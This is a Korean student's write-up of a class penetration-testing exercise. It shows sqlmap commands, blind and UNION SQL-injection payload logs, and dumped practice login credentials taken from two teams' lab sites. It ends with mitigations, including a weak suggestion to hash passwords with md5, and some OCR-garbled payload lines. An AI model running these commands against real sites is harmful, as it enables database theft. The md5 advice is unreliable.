

모의해킹 2회차 Writeup

-김지선

✓ 4조 공격

1. 취약점 분석

sqlmap으로 시나리오를 작성하며 배운 건데 웹에 \$_GET으로 받는 페이지가 하나라도 있으면

전체 DB와 테이블을 탈취할 수 있다.

그래서 \$_GET으로 받는 페이지를 먼저 찾아봤다.

id라는 변수를 get으로 받는 것으로 추정되는 페이지 발견했다.



2. GET으로 Injection 시도

위에서 발견한 페이지를 대상으로 아래와 같이 데이터베이스를 조회하는 명령을 입력했다.

Sqlmap -u <https://colony-webnetwork-dieqj.run.goorm.io/register.php> --dbs

그런데 에러가 나서 다시 페이지로 돌아가 소스코드를 살펴보았다. URL에 get의 형식을 띄고 있어서 당연히 get인 줄 알았는데 알고 보니 get이 아니라 그냥 하이퍼링크로 값을 고정한 거였다.

```
point:400      </h2>
<p></p>
▶<center>...</center>
▼<center>
...  <a href="colony3.php?id=0">홀</a> == $0
    <a href="colony3.php?id=1">짝</a>
</center>
▶<a href="show_me_the_money.php">...</a>
</body>
</html>
```

3. POST로 Injection 시도

따라서 get으로 받는 url을 찾지 않고 바로 로그인 화면을 대상으로 sqlmap을 아래와 같이 post로 명령을 작성했다.


```
Sqlmap -u https://colony-webnetwork-dieqj.run.goorm.io/register.php
```

```
--method="post"--data="username=1&password=3"
```

```
-p "username" -v 3 -D colony --tables
```

--method로 post로 받는다고 알려주고 -data로 값이 어떻게 전달되는지 알려준다. 참고로 data에 지정된 id, pw의 1,3이라는 값은 아무거나 찍어 넣은 것이다. Username과 password 변수는 소스코드의 name변수명이다.

다음으로 -p로 변수가 무엇인지 알려준다. 처음 시도가 username이었고 안 되면 -p "password"도 해보려고 했는데 다행히 잘 되었다.



```
(root@kali)~# sqlmap -u "https://colony-webnetwork-dieqj.run.goorm.io/register.php" --method="post" --data="username=1&password=3" -p "username" -v 3 -D colony --tables
```

Output: Tables: login

```

[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(DATABASE()) AS NCHAR),0x20)),7,1))>96,0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(DATABASE()) AS NCHAR),0x20)),7,1))>48,0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(DATABASE()) AS NCHAR),0x20)),7,1))>1,0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [INFO] retrieved: colony
[21:38:16] [DEBUG] performed 46 queries in 86.69 seconds
current database: 'colony'
[21:38:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-webnetwork--dieqj.run.goorm.io'
[*] ending @ 21:38:16 /2021-08-12/

```

위 사진과 같이 현재 로그인 화면의 DB는 colony임을 알아냈다.

4. 테이블,칼럼 조회

위 명령문에 옵션을 추가하는 형식으로

차례로 -tables,-columns를 추가해서 테이블과 칼럼을 조회했다.

```

[21:43:10] [INFO] retrieved: user
[21:43:10] [DEBUG] performed 32 queries in 150.39 seconds
Database: colony
[1 table]
+-----+
| user |
+-----+
[21:43:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-webnetwork--dieqj.run.goorm.io'
[*] ending @ 21:43:10 /2021-08-12/

```

5. 전체 DB 덤프는 실패

왜인지 모르겠지만 전체 DB는 덤프에 실패했다.

```
(root@kali)~# cd /home/prncsl
# sqlmap -u "https://colony-webnetwork--diegj.run.goorm.io/register.php" --method="post" --data="username=16password=3" -p "username" -v 3 -D colony -T u
ser -dump

[+] [H]
[-] [O] {1.5.5#stable} /home/prncsl
[-] [C] https://colony-webnetwork--diegj.run.goorm.io/login?email=
[-] [V...] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:44:21 /2021-08-12/

[21:44:21] [DEBUG] cleaning up configuration parameters
[21:44:21] [DEBUG] setting the HTTP timeout
[21:44:21] [DEBUG] setting the HTTP User-Agent header
[21:44:21] [DEBUG] creating HTTP session opener object
[21:44:21] [INFO] resuming back-end DBMS 'mysql'
[21:44:21] [DEBUG] resolving hostname 'colony-webnetwork--diegj.run.goorm.io'
[21:44:21] [INFO] testing connection to the target URL
[21:44:21] [DEBUG] declared web page charset 'utf-8'

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username='1' AND (SELECT 5330 FROM (SELECT(SLEEP(5))))INFX) AND 'WYJF'='WYJF6password=3
Payload: AND (SELECT RANDNUM()NOW((IF(KG(CLEEP(CLEEP(TIME)) (IF(TIMEPWC6) * (IF(RTIME))))(RANDRC)))
```

```
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,1)))=112,0,2))))QYhn AND 'o$zq'='o$zq
[21:45:59] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>96,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:03] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>112,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:07] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>120,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:08] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>116,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:12] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>118,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>119,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,2)))>119,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,3)))>96,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:17] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,3)))>48,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:17] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 1,1,3)))>1,0,2))))QYhn AND 'o$zq'='o$zq
[21:46:17] [INFO] retrieved: pw
[21:46:17] [DEBUG] performed 18 queries in 43.94 seconds
[21:46:17] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 2,1,1)))>64,0,2))))eUfx AND 'Djfq'='Djfq
[21:46:21] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 2,1,1)))>96,0,2))))eUfx AND 'Djfq'='Djfq
[21:46:26] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 2,1,1)))>112,0,2))))eUfx AND 'Djfq'='Djfq
[21:46:26] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x7536572 AND table_schema=0x63f6c6fe79 LIMIT 2,1,1)))>104,0,2))))eUfx AND 'Djfq'='Djfq
```

Sqlmap이 자동화 프로그램으로 Injection을 시도하고 있는 화면이다.

[illegible]

결론적으로 4조는 DB 명 colony와 테이블명 user만 알아낸 상태로 종료되었다.


✓ 3조 공격

1. 취약점 분석

3조는 대놓고 form 태그에 method="get"으로 명시되어 있어서 해당 페이지를 상대로 Injection을 시도했다.

2. 데이터베이스 조회


get으로 받는 페이지의 URL에 -dbs 옵션을 주어 데이터베이스 목록을 먼저 확인했다.



```
(root@kali)~/home/prcnsi
# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:41:49 /2021-08-12/
```



```
96946414f704b56646d546663685876484e724c447461796e756c7644616a79767
7a71),NULL,NULL-- -
---
[20:43:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:43:38] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] testbook

[20:43:38] [INFO] fetched data logged to text files under '/root/.
lmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:43:38 /2021-08-12/
```


위 사진과 같이 여러 DB 목록을 확인할 수 있다.

Information/performance_schema, sys 등등은 보통 디폴트


데이터베이스여서 Testbook이 로그인 테이블이 있는 DB라고

추정했지만 확인을 위해 현재 DB를 조회해 준다.

3. 현재 데이터베이스 확인

현재 데이터베이스는 예상과 같이 testbook 임을

확인할 수 있다.



```
(root@kali)~# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -current-db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program
[*] starting @ 20:45:52 /2021-08-12/
[20:45:52] [INFO] resuming back-end DBMS 'mysql'
[20:45:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
```

```
root@kali: /home/prcnsi

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 7994 FROM (SELECT(SLEEP(5)))sJKy)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=-5144 UNION ALL SELECT NULL,NULL,CONCAT(0x7162716271,0x4973544a5
96946414f704b56646d546663685876484e724c447461796e756c7644616a7976796273,0x717862
7a71),NULL,NULL-- -

---
[20:45:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:45:52] [INFO] fetching current database
current database: 'testbook'
[20:45:52] [INFO] fetched data logged to text files under '/root/.local/share/sql
map/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:45:52 /2021-08-12/
```

4. 테이블 조회

확인한 db testbook을 -D "testbook"으로 지정해주고

--tables로 테이블을 조회하면 blogin과

board 테이블을 확인할 수 있다.

```
(root@kali)~[/home/prcnsi]
# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -D testbook --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 20:47:02 /2021-08-12/

[20:47:02] [INFO] resuming back-end DBMS 'mysql'
[20:47:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```



```
root@kali: /home/prcnsi
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:47:03] [INFO] fetching tables for database: 'testbook'
Database: testbook
[2 tables]
+-----+
| blogin |
| board  |
+-----+
[20:47:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:47:03 /2021-08-12/

(root@kali)~[/home/prcnsi]
#
zsh: you have suspended jobs.

(root@kali)~[/home/prcnsi]
#
```

참고로 blogin 테이블은 실습 1차시에 sql injection을 시도했을 때 힌트로 나온 테이블명과 일치한다.

로그인 실패

hint SQL: SELECT *FROM blogin WHERE login_id='아이디값' AND login_pw='비밀번호값'

5. 전체 덤프

Board 테이블은 게시판 DB이고 blogin은 로그인 DB라고 추정할 수 있다. 이를 확인하기 위해 blogin과 board 테이블을 데이터베이스를 지정해 준 상태에서 차례로 덤프 해준다.

```
(root@kali)-[/home/prcnsi]
# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -D testbook -T blogin --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
caused by this program
```

```
Database: testbook
Table: blogin
[6 entries]

+----+-----+-----+-----+-----+
| id | login_id | created | login_pw |
+----+-----+-----+-----+
| 1 | first_id | 2021-08-11 04:18:41 | first_ |
| 2 | admin | 2021-08-11 04:19:05 | admin_a |
| 3 | a | 2021-08-11 04:44:58 | a |
| 4 | visitor | 2021-08-11 10:28:30 | 1213 |
| 5 | ad | 2021-08-12 04:54:46 | a |
| 6 | jinseong | 2021-08-12 11:35:57 | 123 |
+----+-----+-----+-----+

[20:50:30] [INFO] table 'testbook.blogin' dumped to CSV file '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io/dump/testbook/blogin.csv'
[20:50:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io'
[*] ending @ 20:50:30 /2021-08-12/
```

```
Database: testbook
Table: board
[5 entries]

+----+-----+-----+-----+-----+
| id | writer | board_name | board_index | created_date |
+----+-----+-----+-----+-----+
| 1 | <blank> | <blank> | 입력 | 2021-08-12 |
| 2 | jinseong | 안녕하세요 | <scx>ript>alert('Hello World!')</scx>ript>\r\n반가워용 | 2021-08-12 |
| 3 | admin | test | ript>alert('Hello World!') | 2021-08-12 |
| 4 | visitor | hi | hello | 2021-08-12 |
| 5 | a | a | a | 2021-08-12 |
+----+-----+-----+-----+-----+

[20:54:08] [INFO] table 'testbook.board' dumped to CSV file '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io/dump/testbook/board.csv'
[20:54:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io'
[*] ending @ 20:54:08 /2021-08-12/
```

위 사진을 보면 예상과 같이 blogin이 로그인 테이블이고

board가 게시판 테이블임을 확인할 수 있다.

그리고 두 테이블 모두 덤프에 성공했다.

Blogin 테이블에서는 회원들의 정보가 탈취되었고 board

테이블에서도 게시판에 작성된 글이 DB에 저장된 화면을 확인할 수 있다. 이상으로 3조 Writeup도 마무리된다.

✓ 대응방안

만약 이것이 실제 웹페이지였다면 위 정보는 회원들의 실제 정보였을 것이다.

대응 방안으로는 `Mysqli_real_escape_string()` 등을 이용하여 **입력 값에 대한 검증**이 필요하다.

`Mysqli_real_escape_string()`은 php에서 제공하는 함수로 웹과 DB를 연동할 때 String을 escape 한 상태로 만들어준다.

그리고 **비밀번호를 암호화해서 저장**하는 것도 중요하다.

위에 덤프 된 blogin 테이블을 보면 암호화되지 않고 저장되어 그대로 패스워드가 노출되는 것을 확인할 수 있다.

따라서 md5 혹은 외부 파일을 include하는 방법 등으로 암호화가 필요하다.